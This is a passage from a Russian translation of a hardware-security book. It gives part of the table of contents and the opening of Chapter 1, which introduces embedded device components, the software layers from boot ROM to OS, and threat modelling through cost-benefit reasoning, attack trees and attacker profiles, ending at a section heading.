- **Глава 8. Мощный подход. Введение в анализ потребляемой мощности.** Познакомимся с временными атаками и простыми методиками анализа потребляемой мощности, а также увидим, как с их помощью извлекать пароли и криптографические ключи.
- **Глава 9. Рубрика «Эксперименты». Простой анализ потребляемой мощности.** Пройдем весь путь от создания базовой аппаратной установки до всего необходимого для проведения атаки SPA¹ в вашей домашней лаборатории.
- **Глава 10. Разделяй и властвуй. Дифференциальный анализ потребляемой мощности.** Введем концепцию дифференциального анализа потребляемой мощности и покажем, как крошечные колебания в энергопотреблении могут привести к извлечению криптографического ключа.
- **Глава 11. Без формул никуда. Продвинутый анализ потребляемой мощности.** Рассмотрим набор методов, позволяющих выполнить более сложный анализ потребляемой мощности: от практических советов по измерению до фильтрации наборов дорожек, анализа сигналов, обработки и визуализации.
- **Глава 12. Рубрика «Эксперименты». Дифференциальный анализ потребляемой мощности.** Будем атаковать выбранную цель с помощью специального загрузчика и находить секреты, используя различные методы анализа потребляемой мощности.
- **Глава 13. Шутки в сторону. Примеры из жизни.** Рассмотрим информацию из нескольких публикаций об атаках по неисправностям и атаках по побочным каналам, выполненным на реальных целях.
- **Глава 14. Подумайте о детях. Контрмеры, сертификаты и полезные байты.** Обсудим многочисленные контрмеры, позволяющие снизить некоторые риски, описанные в этой книге, а также вопросы сертификации устройств и дальнейшие планы.

¹ Simple Power Analysis — простой анализ потребляемой мощности. — Примеч. науч. ред.

- **Приложение А. Куда потратить деньги. Настройка лаборатории.** Рассмотрим все великолепие и многообразие инструментов и других компонентов, которые вам могут понадобиться в работе.
- **Приложение Б. Ваша база – наша база. Популярные распиновки.** Разберем шпаргалку по популярным распиновкам, с которыми вы будете регулярно сталкиваться.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

1

Следим за здоровьем. Введение в безопасность встроенных систем



Многообразие встраиваемых устройств, с одной стороны, делает их изучение увлекательным, но каждый раз сбивает с толку, когда в руки попадает новая форма устройства, неизвестный корпус или странная интегральная схема (ИС), и приходится думать, какое отношение она имеет к безопасности. Эта глава начнется с рассмотрения различных аппаратных компонентов и видов программного обеспечения, которые на них работают.

Затем мы обсудим атакующих, различные атаки, ресурсы и цели безопасности, а также меры противодействия. Это позволит подойти к теме моделирования угроз безопасности. Мы опишем процесс дерева атаки, которое вы можете использовать как в оборонительных целях (чтобы выработать контрмеры), так и в наступательных (чтобы придумать самую простую атаку). Наконец, мы поговорим о скординированном раскрытии информации в мире аппаратных средств.

Аппаратные компоненты

Начнем с того, что рассмотрим компоненты физической реализации встроенного устройства, с которыми вам наверняка придется иметь дело. Мы коснемся основных моментов, которые вы точно заметите при первом вскрытии устройства.

Внутри встроенного устройства находится *печатная плата* (printed circuit board, PCB), на которой обычно есть следующие аппаратные компоненты: процессор, энергозависимая память, энергонезависимая память, аналоговые компоненты и внешние интерфейсы (рис. 1.1).




Рис. 1.1. Типичная печатная плата встроенного устройства

Все вычисления выполняются в *центральном процессоре* (ЦП). На рис. 1.1 процессор встроен в систему на чипе (System-on-Chip, SoC) и помечен цифрой ❶. Как правило, процессор приводит в действие основное программное обеспечение и операционную систему (ОС), а SoC содержит дополнительные аппаратные периферийные устройства.

Энергозависимая память ❷, обычно выполняемая в виде микросхем динамической ОЗУ (dynamic RAM, DRAM) в дискретных корпусах, — это память, которую процессор использует во время работы. Содержимое ее при выключении устройства теряется. Память DRAM работает на частотах, близких к частоте процессора, но для поддержания высокой скорости работы ей нужны широкие шины.

В *энергонезависимой памяти* ❸ встроенное устройство хранит данные. Они должны сохраняться после отключения питания устройства. Такая память может

быть реализована в виде EEPROM, флеш-памяти или даже SD-карт и жестких дисков. Энергонезависимая память обычно содержит загружаемый код, а также сохраненные приложения и данные.

Аналоговые компоненты, такие как резисторы, конденсаторы и катушки индуктивности, с точки зрения безопасности не очень интересны, но с них начинается задача *анализа побочных каналов* и *атак с внедрением неисправностей*, которые мы подробно обсудим в книге. На типичной печатной плате все аналоговые компоненты выглядят как маленькие черные, коричневые и синие детальки, похожие на чипы и помеченные буквами C, R или L.

Внешние интерфейсы представляют собой встроенные средства связи с внешним миром. Интерфейсы могут подключаться к другим готовым микросхемам (commercial off-the-shelf, COTS) внутри одной печатной платы. В качестве примера можно привести интерфейс высокоскоростной шины к DRAM или флеш-чипам, а также низкоскоростные интерфейсы, такие как I2C и SPI у датчиков. Внешние интерфейсы могут быть представлены на печатной плате в виде разъемов и штекеров. Например, интерфейсы USB и PCI Express (PCIe) являются примерами высокоскоростных интерфейсов, используемых для подключения внешних устройств. Именно здесь происходит вся коммуникация, например с интернетом, локальными интерфейсами отладки или датчиками и исполнительными механизмами. (В главе 2 мы более подробно поговорим о взаимодействии с устройствами.)

Миниатюризация позволяет добавлять в состав SoC блоки, являющиеся *интеллектуальной собственностью* (intellectual property, IP). На рис. 1.2 показан пример SoC Intel Skylake.

Кристалл процессора содержит несколько ядер, в том числе ядра основного центрального процессора, программу Intel Converged Security and Management Engine (CSME), графический процессор (graphics processing unit, GPU) и многое другое. Доступ к внутренним шинам в SoC осуществляется сложнее, чем к внешним шинам, что делает SoC неудобной точкой для начала взлома. Ниже представлены блоки IP, которые могут содержаться в SoC.

- **Несколько (микро)процессоров и периферийных устройств.** Например, процессор приложений, криптографический движок, видеоускоритель и драйвер интерфейса I2C.
- **Энергонезависимая память.** Реализованная в виде микросхем DRAM, установленных поверх SoC, SRAM или банков регистров.
- **Энергонезависимая память.** В виде встроенной постоянной памяти (ПЗУ), одноразовых программируемых (one-time-programmable, OTP) FUSE-битов, EEPROM и флеш-памяти. FUSE-биты OTP обычно кодируют важные данные конфигурации микросхемы, например идентификационные данные, этап жизненного цикла и информацию о версии с защитой от отката.




Рис. 1.2. Intel Skylake SoC (фото из общего доступа)

- **Внутренние шины.** Технически шины — всего лишь пучок микроскопических проводников. Но в действительности соединение между различными компонентами SoC — важный фактор безопасности. Представьте, что это внутреннее соединение элементов сети. Если перед нами сеть, это значит, что шины уязвимы для спуфинга, прослушивания, внедрения и всех других видов атак типа «человек посередине». Усовершенствованные SoC поддерживают меры контроля доступа на различных уровнях. Это позволяет гарантировать, что компоненты SoC защищены друг от друга брандмауэром.

Каждый из этих компонентов является частью *поверхности атаки* и возможной отправной точкой для атакующего и поэтому представляет интерес. В главе 2 мы более подробно рассмотрим эти внешние интерфейсы, а в главе 3 разберем способы поиска информации о различных микросхемах и компонентах.

Компоненты ПО

Программное обеспечение представляет собой структурированный набор данных ЦП и инструкций, которые он выполняет. Для наших целей не имеет значения, где хранится программное обеспечение: в ПЗУ, на флешке или на SD-карте (хотя читатели постарше явно огорчатся тому, что мы не будем рассматривать перфокарты). Встроенные устройства могут содержать (или не содержать) некоторые типы программного обеспечения, описанные ниже.

ПРИМЕЧАНИЕ

Хотя эта книга посвящена аппаратным атакам, они часто используются для компрометации именно программного обеспечения. С помощью аппаратных уязвимостей атакующие могут получить доступ к тем частям ПО, к которым нельзя подобраться другими путями.

Загрузочный код

Стартовый загрузочный код — это набор инструкций, которые процессор выполняет при включении устройства. Загрузочный код создается производителем процессора и сохраняется в ПЗУ. Основная функция данного кода состоит в том, чтобы подготовить главный процессор к запуску всего последующего кода. Обычно это позволяет загрузчику работать в «полевых условиях» и запускать процедуры для аутентификации встроенного загрузчика или для загрузки из других источников (например, через USB). Кроме того, данный код используется во время производства для персонализации, анализа отказов, отладки и самотестирования. Функции, доступные в загрузочном ПЗУ, чаще всего настраиваются с помощью FUSE-битов, которые представляют собой одноразовые программируемые биты, встроенные в кремний. Они позволяют навсегда отключить те или иные функции загрузочного ПЗУ еще на этапе производства.

Загрузочный код отличается от обычного: он неизменяем, выполняется в системе первым и должен иметь доступ ко всему процессору/системе-на-кристалле, чтобы иметь возможность поддерживать производство, выполнять отладку и анализировать отказы чипа. Разрабатывать код ПЗУ следует максимально внимательно. Поскольку он неизменяем, исправить уязвимость в ПЗУ, которая обнаруживается после изготовления, обычно бывает невозможно (хотя некоторые микросхемы поддерживают *исправление ПЗУ* с помощью FUSE-битов). Загрузочный код выполняется до того, как система получает доступ к сети, поэтому для использования любых уязвимостей на этом уровне требуется физический доступ. Уязвимость, найденная на данном этапе загрузки, скорее всего, даст прямой доступ ко всей системе.

Учитывая, что на кону стоит надежность устройства и репутация производителя, в целом код загрузочного ПЗУ обычно лаконичен, чист и хорошо проверен (по крайней мере, так должно быть).

Загрузчик

Загрузчик инициализирует систему после выполнения кода загрузочного ПЗУ. Обычно он хранится в энергонезависимой, но изменяемой памяти, поэтому его можно обновлять в любой момент. Производитель оборудования печатной платы (original equipment manufacturer, OEM) создает загрузчик, позволяющий инициализировать компоненты уровня печатной платы. Вдобавок производитель, помимо загрузки и аутентификации операционной системы или *доверенной*

среды выполнения (trusted execution environment, TEE), может заблокировать некоторые функции безопасности. Кроме того, загрузчик может предоставлять функциональные возможности для программирования или отладки устройства. Поскольку этот код изменяется и запускается на устройстве практически первым, загрузчик представляет собой привлекательную для атаки цель. У устройств с более простой системой безопасности код загрузочного ПЗУ не аутентифицирует загрузчик, что позволяет атакующим легко подменять код загрузчика.

Загрузчики аутентифицируются с помощью цифровых подписей, которые обычно проверяются с помощью открытого ключа (или хеша открытого ключа), внедренного в загрузочное ПЗУ или FUSE-биты. Поскольку этот открытый ключ трудно изменить, он считается *корнем доверия*. Производитель подписывает загрузчик с помощью закрытого ключа, связанного с открытым ключом, давая понять коду загрузочного ПЗУ, что загрузчику можно доверять. Загрузчик, прошедший проверку, может внедрить открытый ключ для выполнения кода следующего этапа и убедить устройство в том, что следующий этап выполняется вполне легально. Эта цепочка доверия может протянуться вплоть до приложений, работающих в ОС (рис. 1.3).




Рис. 1.3. Цепочка доверия — этапы проверок и загрузки

Теоретически такая цепочка доверия кажется довольно безопасной, но схема уязвима для множества атак, начиная от использования слабых мест в процессе проверки и заканчивая внедрением ошибок, атаками по времени и т. д. См. выступление Джаспера на конференции Hardwear.io USA 2019 под названием *Top 10 Secure Boot Mistakes* на YouTube (<https://www.youtube.com/watch?v=B9J8qjuxysQ/>), где описаны десять основных ошибок.

Доверенная среда выполнения ОС и доверенные приложения

На момент написания этой книги функция доверенной среды выполнения (TEE) в мелких встраиваемых устройствах встречалась редко, а вот в телефонах и планшетах на базе систем наподобие Android использовалась часто.

Идея состоит в том, чтобы создать «виртуальную» безопасную SoC, разделив всю SoC на «безопасную» и «небезопасную» части. В результате каждый компонент SoC либо работает только в безопасной или в небезопасной части, либо может динамически переключаться между ними. Например, разработчик SoC может поместить криптографический механизм в безопасную часть, сетевое оборудование — в небезопасную, а основному процессору позволить переключаться между ними. Такой подход дает системе возможность шифровать сетевые пакеты в безопасной части, а затем передавать их через небезопасную, гарантируя, что ключ шифрования никогда не попадет в основную ОС или пользовательское приложение на процессоре.

На мобильных телефонах и планшетах в ТEE есть своя операционная система с доступом ко всем компонентам безопасной части. *Расширенная среда выполнения* (rich execution environment, REE) включает операционную систему «обычной части», например ядро Linux или iOS, а также пользовательские приложения.

Конечная цель состоит в том, чтобы все незащищенные и сложные операции, такие как пользовательские приложения, выполнялись в незащищенной части, а все безопасные операции, такие как банковские приложения, — в безопасной. Эти безопасные приложения называются *доверенными* (trusted applications, TA). Ядро ТEE — цель атаки, и оно, будучи взломанным, обычно обеспечивает полный доступ как к безопасной, так и к небезопасной частям.

Образы прошивки

Прошивка — низкоуровневое программное обеспечение, работающее на процессорах или периферийных устройствах. Простые периферийные устройства часто бывают чисто аппаратными, но в более сложных системах устанавливаются микроконтроллеры, на которых работает прошивка. Например, большинство чипов Wi-Fi после включения питания загружают свою прошивку. Если вы пользуетесь Linux, то команда `/lib/firmware` покажет вам, сколько микрограмм требуется для работы тех или иных периферийных устройств на ПК. Как и любое программное обеспечение, прошивка бывает сложной и, следовательно, уязвимой для атак.

Основное ядро ОС и приложений

Основная ОС во встроенной системе — это, как правило, ОС общего назначения, например Linux, или ОС реального времени, например VxWorks или FreeRTOS. В смарт-картах могут быть установлены проприетарные ОС, которые запускают приложения, написанные на Java Card. В этих ОС могут содержаться функции безопасности (например, криптографические сервисы), а также реализуется *изоляция процессов*, поэтому при компрометации одного процесса другой остается безопасным.

ОС облегчает жизнь разработчикам программного обеспечения, так как предоставляет им множество готовых функций и инструментов, но для небольших устройств настоящие ОС слишком громоздки. В крошечных устройствах может вообще не быть ядра ОС, а всю работу по управлению устройством выполняет программа, работающая на *голом железе*. Обычно изоляция процессов в этом случае не подразумевается, поэтому компрометация одной функции приводит к компрометации всего устройства.

Моделирование аппаратных угроз

Моделирование угроз — одна из наиболее важных задач в защите любой системы. Ресурсы, которые система может выделить для своей защиты, не безграничны, поэтому очень важно проанализировать, как лучше всего их потратить, чтобы свести возможные атаки к минимуму. Это путь к достижению «достаточно хорошей» безопасности.

При моделировании угроз мы делаем примерно следующее: занимаем оборонительную позицию, чтобы определить важные активы системы, и спрашиваем себя: как их защитить? С другой стороны, можно занять наступательную позицию и определить, кем могли бы быть нападающие, каковы их цели и какие атаки они могут предпринять. Эти методы позволяют понять, что нужно защищать и как именно защитить наиболее ценные активы.

Классическая работа в области моделирования угроз — книга Адама Шостака *Threat Modeling: Designing for Security* (Wiley, 2014). Наука о моделировании угроз весьма увлекательна, поскольку охватывает безопасность на этапе среды разработки, производства, цепочки поставок, отгрузки и эксплуатации устройства. В этом разделе мы рассмотрим основные аспекты моделирования угроз и применим их к безопасности встроенных устройств, не обойдя вниманием и особенности самого устройства.

Что такое безопасность

Оксфордский словарь английского языка определяет безопасность как «состоение свободы от опасностей или угроз». Это определение подразумевает, что безопасной можно назвать либо такую систему, которую никто не планирует атаковать, либо ту, которая способна пережить любую атаку. Первый вид систем мы называем *кирпичами*, поскольку они попросту не работают, а второй — *единорогами*, так как их не существует. Идеальной защиты не бывает, и из-за этого кажется, что проще тогда вообще ничего не защищать. Такой подход называют *нигилизмом безопасности*. Он плох тем, что не учитывает, что каждая атака является собой компромисс между затратами и выгодой.

Концепцию затрат и выгоды мы хорошо понимаем на примере денег. К затратам атакующего обычно относится покупка или аренда оборудования, необходимого

для проведения атак. Выгода может выражаться через покупки с чужих карт, кражу автомобилей, шантаж с помощью программ-вымогателей, получение денег от игровых автоматов и многие другие способы обогащения.

Стоит упомянуть, что затраты и выгоды от проведения атак не всегда выражаются в деньгах. К неденежным затратам можно, очевидно, отнести время. Менее очевидно — разочарование атакующего в случае неудачи. Например, атакующий, который занимается взломом, чтобы себя развлечь, может просто переключиться на другую цель, если взлом первой не будет успешным. С точки зрения защиты в этой идеи заключен полезный урок. Подробнее читайте в выступлении Криса Домаса на DEF CON 23: *Repsych: Psychological Warfare in Reverse Engineering*. Неденежные выгоды — это, например, сбор персональных данных, а также известность, которая зарабатывается благодаря публикациям на конференциях или успешным случаям взлома (хотя эти выгоды тоже можно монетизировать).

В этой книге мы считаем систему «достаточно безопасной», если затраты на проведение атаки выше, чем выгода от нее. Система не может быть неприступной, но должна быть достаточно сложной, чтобы ни одна атака не увенчалась успехом. Таким образом, моделирование угроз — это процесс определения того, как добиться безопасного состояния для конкретного устройства или системы. Рассмотрим несколько аспектов, влияющих на выгоды и затраты каждой конкретной атаки.

Эволюция атак

В Агентстве национальной безопасности США (АНБ) бытует поговорка: «Атаки всегда становятся лучше, а хуже — никогда». Другими словами, атаки со временем становятся дешевле и сильнее. Этот принцип становится еще более актуальным с течением времени из-за увеличения общедоступности информации о цели, снижения стоимости вычислительной мощности и увеличения доступности хакерского оборудования. С момента первоначального проектирования чипа до окончательного выхода его в производство может пройти несколько лет, после чего требуется не меньше года для внедрения его в устройство. Получается, что до того, как чип начинает работать в коммерческой среде, проходит три-пять лет. После этого он будет работоспособен еще в течение нескольких лет (если мы говорим об изделиях «интернета вещей [ИоТ]»), 10 лет (электронный паспорт) или даже 20 лет (автомобили и медицинское оборудование). Таким образом, разработчики должны учитывать будущие атаки, которые могут произойти через 5–25 лет. Это явно невозможно, поэтому вместо прогнозирования на пару десятков лет часто приходится выпускать обновления программ, позволяющие смягчить неисправимые аппаратные проблемы. Для сравнения: 25 лет назад смарт-карту было очень трудно сломать, но после прочтения этой книги вы без особого сопротивления сможете извлечь все ключи из 25-летней смарт-карты.

Если говорить о меньших временных масштабах, то можно проследить изменение затрат на все атаки после первой. На *этапе идентификации* выполняется

выявление уязвимостей. Далее следует *этап эксплуатации*, на котором выявленные уязвимости используются для взлома цели. В случае уязвимостей программного обеспечения затраты на идентификацию могут быть высоки, но стоимость взлома практически равна нулю, так как атаку можно автоматизировать. У аппаратных атак стоимость взлома может быть весьма значительной.

Что касается выгода, то у атак обычно бывает некоторое ограниченное окно, в котором они представляют ценность. Если вы сегодня взломаете защиту от копирования Commodore 64, то сумеете извлечь небольшую финансовую выгоду. Трансляция вашей любимой спортивной игры цена только в прямом эфире и лишь до момента, когда результат станет известен. На следующий день ее ценность значительно снижается.

Масштабируемость атак

Этапы идентификации и взлома программных и аппаратных атак значительно отличаются по затратам и выгоде. Затраты на взлом оборудования могут быть сопоставимы с затратами на этапе идентификации, а для программного обеспечения это не характерно. Например, в защищенной платежной системе, в которой используются смарт-карты, применяются различные ключи, и взлом ключа не позволяет ничего узнать о ключе другой карты. Если карта недостаточно надежна, атакующим могут потребоваться недели или месяцы времени, а также дорогостоящее оборудование, и все это ради того, чтобы получить возможность совершать мошеннические покупки на несколько тысяч долларов по каждой карте. Весь процесс повторяется для каждой новой карты, что позволяет получить еще несколько тысяч долларов. Если карты оказываются слишком хорошо защищены, то финансово мотивированным атакующим невыгодно тратить на них много времени, и такая атака плохо масштабируется.

С другой стороны, рассмотрим модчины Xbox 360. На рис. 1.4 показан модчип Xenium ICE — белая печатная плата слева.

Этот модчип Xenium ICE припаивается к основной печатной плате Xbox и позволяет проводить атаки. Плата автоматизирует атаку внедрения ошибок для загрузки произвольной прошивки. Эта аппаратная атака осуществляется настолько легко, что продажа модчипов может превратиться в бизнес. Этую атаку назовем «хорошо масштабируемой» (в главе 13 будет приведено ее более подробное описание).

Аппаратные взломщики любят масштабируемые атаки, но только в том случае, если стоимость взлома достаточно мала. Пример: аппаратные атаки для извлечения секретов, которые затем можно масштабировать, такие как восстановление основного ключа обновления встроенного ПО, скрытого в оборудовании, что в дальнейшем облегчает доступ к множеству встроенных программ. Еще один пример: однократная операция извлечения кода загрузочного ПЗУ или

встроенного ПО, позволяющая выявить уязвимости системы, которые можно использовать многократно.




Рис. 1.4. Модчип Xenium ICE в Xbox, используемый для обхода проверки кода
(фото Helohe, лицензия CC BY 2.5)

Наконец, для некоторых аппаратных атак масштаб не важен. Например, чтобы получить незашифрованную копию видео из системы управления цифровыми правами (digital rights management, DRM), будет достаточно одного взлома. После этого информация станет распространяться пиратами. То же самое можно сказать о запуске ядерной ракеты или расшифровке налоговых деклараций президента.

Дерево атак

На *дереве атак* изображаются шаги, которые атакующий предпринимает, переходя от поверхности атаки к возможности взлома актива. Это дерево позволяет системно анализировать стратегию атаки. Мы рассмотрим четыре компонента дерева: атакующие, атаки, активы (цели безопасности) и меры противодействия (рис. 1.5).




Рис. 1.5. Связь между элементами моделирования угроз

Профилирование атакующих

Профилирование атакующих — это важная задача, так как у каждого из них есть свои мотивы, ресурсы и ограничения. Конечно, можно сказать, что ботнеты или «черви» — не люди и мотивов у них нет, но ведь изначально «червя» запускает человек, который нажимает клавишу `Enter`, будучи преисполненным восторга, гнева или ожиданий.

ПРИМЕЧАНИЕ

На протяжении всей книги слово «устройство» будет означать цели атаки, а «оборудование» — инструменты, которые атакующий использует для проведения атаки.

Профиль атакующего в значительной степени зависит от характера атаки, которая нужна для конкретного типа устройства. Атака определяет, какое для нее нужно оборудование и какими будут расходы. Оба этих фактора в какой-то степени помогают профилировать атакующего. Правительственная служба, которая хочет взломать чей-то мобильный телефон, — пример дорогостоящей атаки с серьезной мотивацией, так как речь идет о шпионаже и государственной безопасности.

Ниже приведены некоторые распространенные сценарии атак и связанные с ними мотивы, персонажи и возможности атакующих.

- **Преступная организация.** Преступления мотивируются в первую очередь финансовой выгодой. Для максимизации прибыли атака должна быть масштабируемой. Как мы уже говорили ранее, аппаратная атака может быть масштабируемой, а для ее проведения потребуется хорошо оснащенная лаборатория аппаратных атак. В качестве примера рассмотрим атаки на индустрию платного телевидения, которые позволяют пиратам заработать достаточно, чтобы оправдать покупку оборудования на миллионы долларов.
- **Отраслевая конкуренция.** Мотивация атакующего в этом сценарии безопасности может быть самой разной: от *анализа конкурентов* (что на самом деле обозначает обратное проектирование, позволяющее получить информацию о том, что делают конкуренты) до расследования нарушений прав интеллектуальной собственности и сбора идей для своего аналогичного продукта.

Кроме того, иногда имеет место косвенный саботаж путем нанесения ущерба имиджу бренда конкурента.

Такие атакующие не всегда работают в одиночку и могут быть частью команды, работающей самостоятельно (возможно, в подполье) или нанятой компанией, которая платит за все оборудование.

- **Государства.** В этом случае мотивацией может быть саботаж, шпионаж и борьба с терроризмом. Государства, как правило, располагают и инструментами, и знаниями, и временем. Джеймс Миккенс однажды сказал (и эта фраза стала известной), что если Mossad (национальное разведывательное управление Израиля) нацелится на вас, то, что бы вы ни делали, Mossad все равно нападет.
- **Этичные хакеры.** Этичные хакеры тоже представляют собой угрозу, но другого сорта. Они могут владеть навыками работы с оборудованием и иметь доступ к простым домашним инструментам или дорогому оборудованию в местном университете, что по уровню оснащенности приближает их к реальным атакующим. Этичные хакеры вступают в игру, когда видят проблемы, решению которых могут способствовать. Среди этих людей могут быть любители, которые хотят понять, как все устроено, или те, кто хочет стать лучшим в своей сфере и прославиться своими способностями. Это могут быть исследователи, которые продают свои услуги в целях получения дохода, а могут быть патриоты или протестующие, выступающие за все хорошее против всего плохого. Этичные хакеры не всегда вредят кому-то. Один производитель смарт-замков однажды пожаловался нам, что компания очень боится оказаться в центре скандала с этичным взломом, так как это подрывает доверие к бренду. На самом деле хакеры часто взламывают простые замки с помощью тяжелых кирпичей, так что у покупателей замков проблем быть не должно, но лозунг «Не беспокойтесь, у них нет денег на компьютер» не слишком способствует укреплению доверия к бренду.
- **Атакующие-любители.** Этот последний тип атакующих, как правило, представляет собой одиночку или небольшую группу людей, стремящихся навредить другому человеку, компании или инфраструктуре. Но у таких атакующих не всегда хватает технических навыков. Они пытаются заработать денег путем шантажа, продажи коммерческой тайны или просто причинения вреда другой стороне. Успешные аппаратные атаки со стороны таких атакующих обычно маловероятны, так как у них недостаточно знаний и бюджета (если вы тоже из любителей, то, пожалуйста, не надо спрашивать у нас, как взломать учетную запись вашей бывшей девушки в соцсети).

Идентификация потенциальных атакующих не всегда однозначна и может зависеть от устройства. Как правило, составить профиль атакующего легче, если рассматривать конкретный продукт, а не его составные компоненты. Например,

угроза взлома некой марки IoT-кофеварок через интернет, направленного на то, чтобы кофе получался невкусным, может исходить от всех перечисленных типов атакующих. Чем выше мы движемся по цепочке поставок устройства, тем сложнее становится профилирование. В устройствах IoT может быть установлен ускоритель *расширенного стандарта шифрования* (advanced encryption standard, AES), предоставляемого поставщиком IP. Этот ускоритель интегрируется в SoC, которая интегрируется в печатную плату, из которой изготавливается конечное устройство. Как IP-поставщику ускорителя AES определить угрозы для конечного устройства, на котором установлен этот ускоритель? Ему придется думать о типах атаки, а не об атакующих (например, путем реализации определенной степени защиты от атак по побочным каналам).

Если вы разрабатываете свое устройство, то мы настоятельно рекомендуем вам поинтересоваться у поставщиков компонентов, от каких типов атак защищено устройство. Без этих знаний моделирование угроз будет недостаточно качественным, и, что более важно, поставщики и сами не будут мотивированы совершенствовать меры безопасности, если никто не будет о них спрашивать.

Типы атак

